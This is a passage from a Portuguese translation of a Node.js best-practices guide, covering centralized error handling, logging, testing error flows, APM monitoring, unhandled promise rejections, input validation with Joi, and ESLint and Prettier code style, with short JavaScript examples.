Do blog, debugable.com classificado como 3 para as palavras-chave “Node.js uncaught exception”

...Então, a menos que você realmente saiba o que está fazendo, você deve executar um reinício do seu serviço depois de receber um “uncaughtException” evento de exceção. Caso contrário, você corre o risco de que o estado do seu aplicativo, ou de bibliotecas de terceiros, se torne inconsistente, levando a todos os tipos de bugs malucos...

“Citação de Blog: Existem três escolas de pensamentos sobre tratamento de erros”

Do blog: JS Recipes

...Existem basicamente três escolas de pensamento sobre tratamento de erros:

1. Deixar o aplicativo travar e reiniciá-lo.
2. Lidar com todos os erros possíveis e nunca travar.
3. Uma abordagem equilibrada entre os dois.

2.4 Trate erros de forma centralizada, não dentro de um middleware do Express

TL;DR: A lógica de tratamento de erros, bem como email para administrador e registros (logs), deve ser encapsulada em um objeto dedicado e centralizado que todos os endpoints (por exemplo, middleware do Express, cron jobs, testes unitários) chamem quando um erro é recebido.

Caso contrário: Não tratar os erros em um mesmo lugar irá levar à duplicidade de código, e provavelmente, a erros tratados incorretamente.

Lide com erros de forma centralizada. Não dentro de middlewares

Explicação em um Parágrafo

Sem um objeto dedicado para o tratamento de erros, maiores são as chances de erros importantes se esconderem sob o radar devido a manuseio inadequado. O objeto manipulador de erros é responsável por tornar o erro visível, por exemplo, gravando em um logger bem formatado, enviando eventos para algum produto de monitoramento, como [Sentry](#), [Rollbar](#), ou [Raygun](#). A maioria dos frameworks web, como [Express](#), fornece um mecanismo de manipulação de erro através de um middleware. Um fluxo típico de manipulação de erros pode ser: Alguns módulos lançam um erro -> o roteador da API detecta o erro -> ele propaga o erro para o middleware (por exemplo, Express, KOA) que é responsável por detectar erros -> um manipulador de erro centralizado é chamado -> o middleware está sendo informado se erro é um erro não confiável (não operacional) para que ele possa reiniciar o aplicativo graciosamente. Note que é uma prática

comum, mas errada, lidar com erros no middleware do Express - isso não cobre erros que são lançados em interfaces que não sejam da web.

Exemplo de código - um fluxo de erro típico

```
// camada de acesso a dados, não lidamos com erros aqui
DB.addDocument(newCustomer, (error, result) => {
  if (error)
    throw new Error("explicação melhor do erro aqui", other useful parameters
});

// Código de rota da API, detectamos erros de sincronos e assíncronos e encam
try {
  customerService.addNew(req.body).then((result) => {
    res.status(200).json(result);
  }).catch((error) => {
    next(error)
  });
}
catch (error) {
  next(error);
}

// Erro ao manipular o middleware, delegamos a manipulação ao manipulador de
app.use(async (err, req, res, next) => {
  const isOperationalError = await errorHandler.handleError(err);
  if (!isOperationalError) {
    next(err);
  }
});
```

Exemplo de código - manipulando erros dentro de um objeto dedicado

```
module.exports.handler = new errorHandler();

function errorHandler() {
  this.handleError = async function(err) {
    await logger.logError(err);
    await sendMailToAdminIfCritical;
    await saveInOpsQueueIfCritical;
```

```
    await determineIfOperationalError;  
};  
}  
  
// middleware lida com o erro diretamente, quem vai lidar com tarefas Cron e
```

```
app.use((err, req, res, next) => {  
  logger.logError(err);  
  if (err.severity == errors.high) {  
    mailer.sendMail(configuration.adminMail, 'Erro crítico ocorreu', err);  
  }  
  if (!err.isOperational) {  
    next(err);  
  }  
});
```

Citação de Blog: “Às vezes, níveis mais baixos não podem fazer nada útil, exceto propagar o erro para quem o chamou”

Do blog Joyent, classificado como 1 para as palavras-chave “Node.js error handling”

...Você pode acabar lidando com o mesmo erro em vários níveis do stack. Isso acontece quando os níveis mais baixos não podem fazer nada útil, exceto propagar o erro para quem o chamou, o qual propaga o erro para quem o chamou e assim por diante. Geralmente, somente quem chama sabe qual é a resposta apropriada, seja para repetir a operação, relatar um erro ao usuário ou outra coisa. Mas isso não significa que você deve tentar reportar todos os erros para uma única callback de nível superior, porque a própria callback não pode saber em que contexto o erro ocorreu...

Citação de Blog: “Lidar com cada erro individualmente resultaria em uma enorme duplicação”

Do blog JS Recipes classificado como 17 para as palavras-chave “Node.js error handling”

.....Apenas no controlador do `api.js` da Hackathon Starter, existem mais de 79 ocorrências de objetos de erro. Lidar com cada erro individualmente resultaria em uma enorme quantidade de duplicação de código. A próxima melhor opção que você tem é delegar toda a lógica de tratamento de erros para um middleware do Express...

Citação de Blog: “Erros de HTTP não têm lugar na sua base de código”

Do blog Daily JS classificado como 14 para as palavras-chave “Node.js error handling”

.....Você deve definir propriedades úteis em objetos de erro, mas use essas propriedades de forma consistente. E não cruze os fluxos: Erros de HTTP não têm lugar na sua base de código. Ou para desenvolvedores de navegador, os erros do Ajax têm um lugar no código que fala com o servidor, mas não no código que processa os templates Mustache...

2.5 Documente erros de API usando o Swagger ou GraphQL

TL;DR: Permita que os clientes de sua API saibam quais erros podem ser retornados para que eles possam lidar com esses detalhes, sem causar falhas. Para RESTful APIs geralmente, isto é feito com frameworks de documentação REST API, como o Swagger. Se você está usando GraphQL, você também pode utilizar seu esquema e comentários.

Caso contrário: Um cliente de uma API pode decidir travar e reiniciar, apenas pelo motivo de ter recebido de volta um erro que não conseguiu entender. Nota: o visitante de sua API pode ser você (muito comum em um ambiente de microsserviço).

Documente erros de API usando o Swagger ou GraphQL

Explicação em um Parágrafo

As APIs REST retornam resultados usando códigos de status HTTP. É absolutamente necessário que o usuário da API esteja ciente não apenas sobre o esquema da API, mas também sobre possíveis erros – o chamador pode, então, pegar um erro e, com muito tato, lidar com ele. Por exemplo, a documentação da API pode indicar antecipadamente que o status HTTP 409 é retornado quando o nome do cliente já existir (supondo que a API registre novos usuários) para que o responsável pela chamada possa renderizar a melhor experiência de usuário para a situação determinada. O Swagger é um padrão que define o esquema da documentação da API, oferecendo um ecossistema de ferramentas que permitem criar documentação facilmente on-line, veja as telas de impressão abaixo.

Se você já adotou o GraphQL para seus endpoints da API, seu esquema já contém garantias estritas de quais erros devem ser parecidos ([descritos na especificação](#)) e como eles devem ser manipulados por suas ferramentas do lado do cliente. Além disso, você também pode complementá-los com documentação baseada em comentários.

Exemplo de Erro no GraphQL

Esse exemplo usa [SWAPI](#), o API de Star Wars.

```
# deve falhar porque o id não é válido
{
  film(id: "1ZmlsbXM6MQ==") {
    title
  }
}

{
  "errors": [
    {
      "message": "Nenhuma entrada no cache local para https://swapi.co/api/fi
      "locations": [
        {
          "line": 2,
          "column": 3
        }
      ],
      "path": [
        "film"
      ]
    }
  ],
}
```

```
"data": {  
    "film": null  
}  
}
```

Citação de Blog: “Você tem que dizer aos seus chamadores que erros podem acontecer”

Do blog Joyent, classificado como 1 para as palavras-chave “Node.js logging”

Já falamos sobre como lidar com erros, mas quando você está escrevendo uma nova função, como você entrega erros ao código que chamou sua função? ...Se você não sabe quais erros podem acontecer ou não sabe o que eles significam, seu programa não pode estar correto, exceto por acidente. Então, se você está escrevendo uma nova função, precisa dizer a seus chamadores quais erros podem acontecer e o que eles significam...

Ferramenta Útil: Swagger Criação de Documentação Online

The screenshot shows the Swagger UI interface for a `PUT /pets` endpoint. The page is divided into several sections:

- Summary:** Update an existing pet.
- Parameters:** A table with columns `Name`, `Located in`, and `Description`. It contains one row for the `body` parameter, which is located in the `body` and described as a `Pet object that needs to be added to the store`.
- Responses:** A table with columns `Code` and `Description`. It lists three error codes:
 - 400:** Invalid ID supplied
 - 404:** Pet not found
 - 405:** Validation exception
- Security:** A table with columns `Security Schema` and `Scopes`. It shows that the `petstore_auth` security schema is associated with the `write_pets` and `read_pets` scopes.

At the bottom left, there is a button labeled `Try this operation`.

2.6 Finalize o processo quando um estranho chegar

TL;DR: Quando ocorre um erro desconhecido (um erro de programação, veja a melhor prática #3) - há incerteza sobre a integridade da aplicação. Uma prática comum sugere reiniciar cuidadosamente o processo utilizando uma ferramenta de “reinicialização” como Forever e PM2.

Caso contrário: Quando uma exceção desconhecida é lançada, algum objeto pode estar com defeito (por exemplo, um emissor de evento que é usado globalmente e não dispara mais eventos devido a alguma falha interna) e todas as requisições futuras podem falhar ou se comportar loucamente.

Finalize o processo quando um estranho chegar

Explicação em um Parágrafo

Em algum lugar dentro do seu código, um objeto manipulador de erro é responsável por decidir como proceder quando um erro é lançado – se o erro for confiável (por exemplo, erro operacional, consulte mais explicações na melhor prática #3), a gravação no arquivo de log poderá ser suficiente. As coisas ficam complicadas se o erro não for familiar - isso significa que algum componente pode estar em um estado defeituoso e todas as solicitações futuras estão sujeitas a falhas. Por exemplo, suponha um serviço de emissor de token único e com estado, que lançou uma exceção e perdeu seu estado - a partir de agora ele pode se comportar de maneira inesperada e fazer com que todas as solicitações falhem. Neste cenário, mate o processo e use uma “ferramenta de reinicialização” (como Forever, PM2, etc) para começar de novo com um estado limpo.

Exemplo de código: decidindo se vai travar

```
// Supondo que os desenvolvedores marquem erros operacionais conhecidos com e
process.on('uncaughtException', function(error) {
  errorManagement.handler.handleError(error);
  if(!errorManagement.handler.isTrustedError(error))
    process.exit(1)
});
```

```
// manipulador de erro centralizado encapsula lógica relacionada à manipulação  
function errorHandler() {  
    this.handleError = function (error) {  
        return logger.logError(err)  
            .then(sendMailToAdminIfCritical)  
            .then(saveInOpsQueueIfCritical)  
            .then(determineIfOperationalError);  
    }  
  
    this.isTrustedError = function (error) {  
        return error.isOperational;  
    }  
}
```

Citação de Blog: “A melhor maneira é travar”

Do blog Joyent

...A melhor maneira de se recuperar de erros de programação é travar imediatamente. Você deve executar seus programas usando um restaurador que irá reiniciar automaticamente o programa em caso de falha. Com um reinicializador executando, o travamento é a maneira mais rápida de restaurar um serviço confiável diante de um erro temporário do programador...

“Citação de Blog: Existem três escolas de pensamentos sobre tratamento de erros”

Do blog: JS Recipes

...Existem basicamente três escolas de pensamento sobre tratamento de erros:

1. Deixar o aplicativo travar e reiniciá-lo.
2. Lidar com todos os erros possíveis e nunca travar.
3. Uma abordagem equilibrada entre os dois.

Citação de Blog: “Não há maneira segura de sair sem criar algum estado frágil indefinido”

Da documentação oficial do Node.js

...Pela própria natureza de como o throw funciona em JavaScript, quase nunca há como “continuar de onde você parou” com segurança, sem vazar referências, ou criar algum outro tipo de estado frágil indefinido. A maneira mais segura de responder a um erro é desligar o processo. É claro que, em um servidor web normal, você pode ter muitas conexões abertas, e não é razoável encerrá-las abruptamente porque um erro foi acionado por outra pessoa. A melhor abordagem é enviar uma resposta de erro à solicitação que acionou o erro, deixando as outras concluírem em seu tempo normal e parar de atender novas solicitações nesse processo..

2.7 Use um agente de log maduro para aumentar a visibilidade de erros

TL;DR: Um conjunto de ferramentas de registro maduras como Winston, Bunyan ou Log4j, irão acelerar a descoberta e entendimento de erros. Portanto, esqueça o console.log.

Caso contrário: Ficar procurando através de console.logs ou manualmente em arquivos de texto confusos sem utilizar ferramentas de consulta ou um visualizador de log decente, pode mantê-lo ocupado até tarde.

Use um agente de log maduro para aumentar a visibilidade de erros

Explicação em um Parágrafo

Todos nós amamos console.log, mas obviamente, um logger respeitável e persistente como [Winston](#) (altamente popular) ou [pino](#) (o novato que está focado no desempenho) é obrigatório para projetos sérios. Um conjunto de práticas e ferramentas ajudará a entender os erros muito mais rapidamente - (1) logar freqüentemente usando diferentes níveis (depuração, informação,

erro), (2) ao registrar, fornecer informações contextuais como objetos JSON, ver exemplo abaixo, (3) observe e filtre os logs usando uma API de consulta de log (incorporada na maioria dos registradores) ou um software de visualização de logs, (4) Exportar e selecionar a declaração de log para a equipe de operação usando ferramentas de inteligência operacional como o Splunk.

Exemplo de Código – Registrador Winston em ação

```
// seu objeto registrador centralizado
var logger = new winston.Logger({
  level: 'info',
  transports: [
    new (winston.transports.Console]()
  ]
});

// código personalizado em algum lugar usando o registrador
logger.log('info', 'Mensagem de Log de Teste com algum parâmetro %s', 'algum
```

Exemplo de código - Consultando a pasta de log (procurando por entradas)

```
var options = {
  from: new Date() - 24 * 60 * 60 * 1000,
  until: new Date(),
  limit: 10,
  start: 0,
  order: 'desc',
  fields: ['message']
};

// Encontrar itens registrados entre hoje e ontem.
winston.query(options, function (err, results) {
  // executar callback com os resultados
});
```

Citação de Blog: “Requisitos do Registrador”

Vamos identificar alguns requisitos (para um registrador):

1. Carimbo de data / hora de cada linha de log. Este é bastante auto-explicativo - você deve ser capaz de dizer quando cada entrada de log ocorreu.
2. Formato de registro deve ser facilmente entendido tanto por seres humanos, quanto para máquinas.
3. Permite múltiplos fluxos de destino configuráveis. Por exemplo, você pode estar gravando logs de rastreio em um arquivo, mas quando um erro é encontrado, grava no mesmo arquivo, depois no arquivo de erro e envia um email ao mesmo tempo...

2.8 Fluxos de testes de erros usando seu framework favorito

TL;DR: Se o analista de QA ou o desenvolvedor de testes - Certifique-se de que seu código não atenda apenas o cenário positivo, mas também trate e retorne os erros corretos. Frameworks de teste como Mocha e Chai podem lidar com isso facilmente (veja exemplos de códigos no “Gist popup”)

Caso contrário: Sem testes, seja automático ou manual, não podemos confiar em nosso código para retornar os erros certos. Sem erros significantes, não há tratamento de erros.

Fluxos de testes de erros usando seu framework favorito

Explicação em um Parágrafo

Testar caminhos “felizes” não é melhor do que testar falhas. Uma boa cobertura de código de teste exige testar caminhos excepcionais. Caso contrário, não há confiança de que as exceções sejam realmente tratadas corretamente. Cada estrutura de testes unitários, como o [Mocha](#) e [Chai](#), suporta testes de exceção (exemplos de código abaixo). Se você achar tedioso testar todas as funções internas e exceções, você pode resolver testando apenas erros HTTP da API REST.

Exemplo de código: garantindo que a exceção correta seja lançada usando Mocha & Chai

```
describe("Bate-papo do Facebook", () => {
  it("Notifica em nova mensagem de bate-papo", () => {
    var chatService = new chatService();
    chatService.participants = getDisconnectedParticipants();
    expect(chatService.sendMessage.bind({ message: "Olá" })).to.throw(Connecti
  });
});
```

Exemplo de código: garantindo que a API retorne o código de erro HTTP correto

```
it("Cria um novo grupo no Facebook", function (done) {
  var invalidGroupInfo = {};
  httpRequest({
    method: 'POST',
    uri: "facebook.com/api/groups",
    resolveWithFullResponse: true,
    body: invalidGroupInfo,
    json: true
  }).then((response) => {
    // se fôssemos executar o código neste bloco, nenhum erro foi lançado na
  }).catch(function (response) {
    expect(400).to.equal(response.statusCode);
    done();
  });
});
```

2.9 Descubra erros e downtime usando APM

TL;DR: Produtos de monitoramento e desempenho (também conhecido como APM), avaliam sua base de código ou API de forma proativa, para que possam destacar automaticamente erros, falhas e lentidões não percebidos.

Caso contrário: Você pode gastar muito esforço medindo o desempenho e os tempos de inatividade (downtime) da API. Provavelmente, você nunca saberá quais são suas partes de código mais lentas no cenário real e como elas afetam o UX.

Descubra erros e downtime usando APM

Explicação em um Parágrafo

Exceção != Erro. O tratamento de erros tradicional pressupõe a existência de Exceção, mas os erros de aplicativo podem vir na forma de caminhos de código lento, tempo de inatividade (downtime) da API, falta de recursos computacionais e muito mais. É aqui que os produtos APM são úteis, pois permitem detectar uma ampla variedade de problemas “enterrados” de forma proativa e com uma configuração mínima. Entre os recursos comuns dos produtos APM estão, por exemplo, alertas quando a API HTTP retorna erros, detecta quando o tempo de resposta da API cai abaixo de um limite, detecção de ‘códigos suspeitos’, formas de monitorar recursos do servidor, painel de inteligência operacional com métricas de TI e muitos outros recursos úteis. A maioria dos fornecedores oferece um plano gratuito.

Wikipédia sobre APM

Nos campos de tecnologia da informação e gerenciamento de sistemas, o Application Performance Management (APM) é o monitoramento e gerenciamento de desempenho e disponibilidade de aplicativos de software. O APM se esforça para detectar e diagnosticar problemas complexos de desempenho do aplicativo para manter um nível esperado de serviço. APM é “a tradução de métricas de TI em significado de negócios ([i.e.] value)“. Principais produtos e segmentos.

Entendendo o mercado de APM


Os produtos APM constituem 3 segmentos principais:

1. Monitoramento de sites ou APIs - serviços externos que monitoram constantemente o tempo de atividade e o desempenho por meio de solicitações HTTP. Pode ser configurado em poucos minutos. A seguir estão alguns candidatos selecionados: [Pingdom](#), [Uptime Robot](#) e [New Relic](#) / monitoramento de aplicativos)
2. Instrumentação de código - família de produtos que exige a incorporação de um agente no aplicativo para usar recursos como detecção de código lento, estatísticas de exceção,


monitoramento de desempenho e muito mais. A seguir estão alguns candidatos selecionados: New Relic, App Dynamics.

3. Painel de inteligência operacional - essa linha de produtos está focada em auxiliar a equipe de operações com métricas e conteúdo de curadoria que ajuda a ficar facilmente a par do desempenho do aplicativo. Isso geralmente envolve a agregação de várias fontes de informações (logs de aplicativos, logs do BD, log de servidores, etc.) e o trabalho de design do painel inicial. A seguir estão alguns candidatos selecionados: [Datadog](#), [Splunk](#), [Zabbix](#).

Exemplo: UpTimeRobot.Com - Painel de monitoramento de site



Example: AppDynamics.Com – monitoramento de ponta a ponta combinado com instrumentação de código



2.10 Capture rejeições de promises não tratadas

TL;DR: Qualquer exceção lançada dentro de uma promise será descartada, a menos que o desenvolvedor não se esqueça de tratá-la explicitamente. Mesmo que seu código esteja inscrito no process.uncaughtException! Supere isso, registrando no evento process.unhandledRejection.

Caso contrário: Seus erros serão engolidos e não vão deixar rastros. Nada para se preocupar.

Capture rejeições de promises não tratadas

Explicação em um Parágrafo

Normalmente, a maioria do código de um aplicativo Node.js/Express moderno é executado dentro de promises - seja no manipulador .then, em uma função callback ou em um bloco catch. Surpreendentemente, a menos que um desenvolvedor tenha lembrado de adicionar uma cláusula .catch, os erros lançados nesses locais não serão manipulados pelo manipulador de eventos uncaughtException e desaparecerão. Versões recentes do Node adicionaram uma mensagem de aviso quando uma rejeição não tratada aparece, embora isso possa ajudar a perceber quando as coisas dão errado, obviamente não é um método adequado de tratamento de erros. A solução

direta é nunca esquecer de incluir cláusulas .catch em cada chamada de cadeia de promessa e redirecionar para um manipulador de erro centralizado. No entanto, criar sua estratégia de tratamento de erros apenas contando com a disciplina do desenvolvedor é um pouco frágil. Conseqüentemente, é altamente recomendado usar uma alternativa elegante e usar o `process.on('unhandledRejection', callback)` - isso garantirá que qualquer erro prometido, se não for tratado localmente, receba seu tratamento.

Exemplo de código: esses erros não serão detectados por nenhum manipulador de erros (exceto unhandledRejection)

```
DAL.getUserById(1).then((johnSnow) => {
  // esse erro vai simplesmente desaparecer
  if(johnSnow.isAlive == false)
    throw new Error('ahhhh');
});
```

Exemplo de código: captura de promises não resolvidas e rejeitadas

```
process.on('unhandledRejection', (reason, p) => {
  // Acabei de receber uma rejeição de promise não tratada, já que nós já tem
  throw reason;
});
process.on('uncaughtException', (error) => {
  // Acabei de receber um erro que nunca foi tratado, tempo para resolvê-lo e
  errorManagement.handler.handleError(error);
  if (!errorManagement.handler.isTrustedError(error))
    process.exit(1);
});
```

Citação de Blog: “Se você pode cometer um erro, em algum momento você vai”

Do blog James Nelson

Vamos testar sua compreensão. Qual das seguintes opções você espera que imprima um erro no console?

```
Promise.resolve('promised value').then(() => {
  throw new Error('error');
});

Promise.reject('error value').catch(() => {
  throw new Error('error');
});

new Promise((resolve, reject) => {
  throw new Error('error');
});
```

Eu não sei sobre você, mas minha resposta é que eu esperaria que todos eles imprimissem um erro. No entanto, a realidade é que vários ambientes JavaScript modernos não imprimem erros para nenhum deles. O problema de ser humano é que, se você puder cometer um erro, em algum momento você o fará. Tendo isso em mente, parece óbvio que devemos projetar as coisas de tal maneira que os erros causem o mínimo de dano possível, e isso significa manipular erros por padrão, não descartá-los.

2.11 Falhe rápido, valide argumentos usando uma biblioteca dedicada

TL;DR: Isto deveria fazer parte das melhores práticas de Express - Confirme a entrada da API para evitar erros desagradáveis que são muito mais difíceis de acompanhar mais tarde. A validação de código geralmente é entediante ao menos que você esteja utilizando uma biblioteca de ajuda bem legal, como a Joi.

Caso contrário: Considere isto: sua função espera receber um “Desconto” como argumento numérico que foi esquecido de passar. Mais adiante, seu código verifica se Desconto!=0 (valor do desconto permitido é maior que zero). Depois, irá permitir que o usuário desfrute de um desconto. Meu Deus, que baita bug. Entendeu?

Falhe rápido, valide argumentos usando uma biblioteca dedicada

Explicação em um Parágrafo

Nós todos sabemos como verificar argumentos e falhar rapidamente é importante para evitar bugs ocultos (veja exemplo de código antipadrão abaixo). Se não, leia sobre programação explícita e programação defensiva. Na realidade, tendemos a evitá-lo devido ao incômodo de codificá-lo (por exemplo, pensar em validar o objeto JSON hierárquico com campos como e-mail e datas) - bibliotecas como o Joi e o Validator tornam esta tarefa muito fácil.

Wikipédia: Programação Defensiva

A programação defensiva é uma abordagem para melhorar o software e o código-fonte, em termos de qualidade geral - reduzindo o número de bugs e problemas de software. Tornando o código-fonte comprehensível - o código-fonte deve ser legível e comprehensível, de modo que seja aprovado em uma auditoria de código. Fazer com que o software se comporte de maneira previsível, apesar de entradas inesperadas ou ações do usuário.

Exemplo de código: validando uma entrada JSON complexa usando “Joi”

```
var memberSchema = Joi.object().keys({
  password: Joi.string().regex(/^[a-zA-Z0-9]{3,30}$/),
  birthyear: Joi.number().integer().min(1900).max(2013),
  email: Joi.string().email()
});

function addNewMember(newMember) {
  // afirmações vêm em primeiro lugar
  Joi.assert(newMember, memberSchema); //lança se a validação falhar
  // outra lógica aqui
}
```

Anti-padrão: nenhuma validação gera erros desagradáveis

```
// Se o desconto for positivo, vamos redirecionar o usuário para imprimir seu
function redirectToPrintDiscount(httpResponse, member, discount) {
  if (discount != 0) {
    httpResponse.redirect(`/discountPrintView/${member.id}`);
  }
}
```

```
redirectToPrintDiscount(httpResponse, someMember);  
// esqueci de passar o desconto de parâmetro, por que diabos o usuário foi re
```

Citação de Blog: “Você deve lançar esses erros imediatamente”

Do blog: Joyent

Um caso degenerado é quando alguém chama uma função assíncrona, mas não passa uma callback. Você deve lançar esses erros imediatamente, pois o programa está quebrado e a melhor chance de encontrar erros envolve obter pelo menos um rastreamento de stack e, idealmente, um arquivo principal no ponto do erro. Para fazer isso, recomendamos a validação dos tipos de todos os argumentos no início da função.

3. Práticas de Estilo de Código

3.1 Use ESLint

TL;DR: O [ESLint](#) é de fato o padrão para verificar possíveis erros e consertar o estilo de código, não apenas para identificar problemas básicos de espaçamento, mas também para detectar antipadrões de código, como desenvolvedores lançando erros sem classificação. Embora o ESLint possa corrigir automaticamente estilos de código, outras ferramentas como o [prettier](#) e o [beautify](#) são mais poderosos no quesito correção de formatação e trabalham em conjunto com o ESLint.

Caso contrário: Desenvolvedores irão focar nas preocupações tediosas de espaçamento e largura de linha e o tempo poderá ser desperdiçado pensando sobre o estilo de código do projeto.

Use ESLint e Prettier

Comparando ESLint com Prettier

Se você formatar este código usando o ESLint, ele apenas dará um aviso de que ele é muito grande (dependendo da sua configuração `max-len`). O Prettier irá formatá-lo automaticamente

para você.

```
foo(reallyLongArg(), omgSoManyParameters(), IShouldRefactorThis(), isThereSer  
  
foo(  
    reallyLongArg(),  
    omgSoManyParameters(),  
    IShouldRefactorThis(),  
    isThereSeriouslyAnotherOne(),  
    noWayYouGottaBeKiddingMe()  
);
```

Fonte: <https://github.com/prettier/prettier-eslint/issues/101>

Integrando ESLint e Prettier

ESLint e Prettier se sobrepõem no recurso de formatação de código, mas podem ser facilmente combinados usando outros pacotes como [prettier-eslint](#), [eslint-plugin-prettier](#), e [eslint-config-prettier](#). Para mais informações sobre as diferenças entre eles, clique [aqui](#).

3.2 Plugins Específicos do Node.js

TL;DR: Além das regras padrões do ESLint que cobrem somente o Vanilla JS, adicione plug-ins específicos do Node, como o [eslint-plugin-node](#), o [eslint-plugin-mocha](#) e o [eslint-plugin-node-security](#)

Caso contrário: Muitos padrões de código do Node.js com falha podem escapar do radar. Por exemplo, desenvolvedores podem chamar arquivos fazendo o require(variavelComoCaminho) com uma determinada variável como caminho, o que permite que invasores executem qualquer script JS. Os linters do Node.js podem detectar tais padrões e reclamar cedo.

3.3 Comece um Bloco de Código com Chaves na Mesma Linha

TL;DR: As chaves que abrem um bloco de código devem estar na mesma linha da instrução de abertura

Exemplo de Código

```
// Do
function someFunction() {
  // code block
}

// Avoid
function someFunction()
{
  // code block
}
```

Caso contrário: Evitar esta recomendação pode levar a resultados inesperados, como visto nesta thread do StackOverflow:

 [Leia Mais: “Por que os resultados variam com base no posicionamento da chave?”](#)
[\(Stackoverflow\)](#)

3.4 Separe suas declarações corretamente

Não importa se você usa ponto-e-vírgula ou não para separar suas declarações, conhecer as armadilhas comuns de quebras de linha impróprias ou inserção automática de ponto e vírgula, irá ajudá-lo a eliminar erros regulares de sintaxe.

TL;DR: Use o ESLint para obter conhecimento sobre as preocupações de separação. [Prettier](#) ou [Standardjs](#) podem resolver automaticamente esses problemas.

Caso contrário: Como visto na seção anterior, o interpretador do JavaScript adiciona automaticamente um ponto-e-vírgula ao final de uma instrução, se não houver uma, ou considera uma instrução como não terminada onde deveria, o que pode levar a alguns resultados indesejáveis. Você pode usar atribuições e evitar o uso de expressões de função chamadas imediatas para evitar a maioria dos erros inesperados.

Exemplo de Código

```
// Faça
function doThing() {
  // ...
```

```

}

doThing()

// Faça

const items = [1, 2, 3]
items.forEach(console.log)

// Evitar - lança exceção
const m = new Map()
const a = [1,2,3]
[...m.values()].forEach(console.log)
> [...m.values()].forEach(console.log)
>   ^
> SyntaxError: Unexpected token ...

// Evitar - lança exceção
const count = 2 // tenta executar 2(), mas 2 não é uma função
(function doSomething() {
  // Faça algo incrível
}())
// Coloque um ponto-e-vírgula antes da função invocada imediatamente, após a

```

🔗 [Leia mais: “Regra Semi ESLint”](#) ↲ [Leia mais: “Nenhuma regra ESLint de múltiplas linhas inesperada”](#)

3.5 Nomeie Suas Funções

TL;DR: Nomeie todas as funções, incluindo closures e callbacks. Evite funções anônimas. Isso é especialmente útil em uma aplicação node. Nomear todas as funções permitirá que você entenda facilmente o que está olhando quando verificar um snapshot da memória.

Caso contrário: A depuração de problemas de produção usando um dump principal (snapshot da memória) pode se tornar um desafio quando você percebe um consumo significativo de memória de funções anônimas.

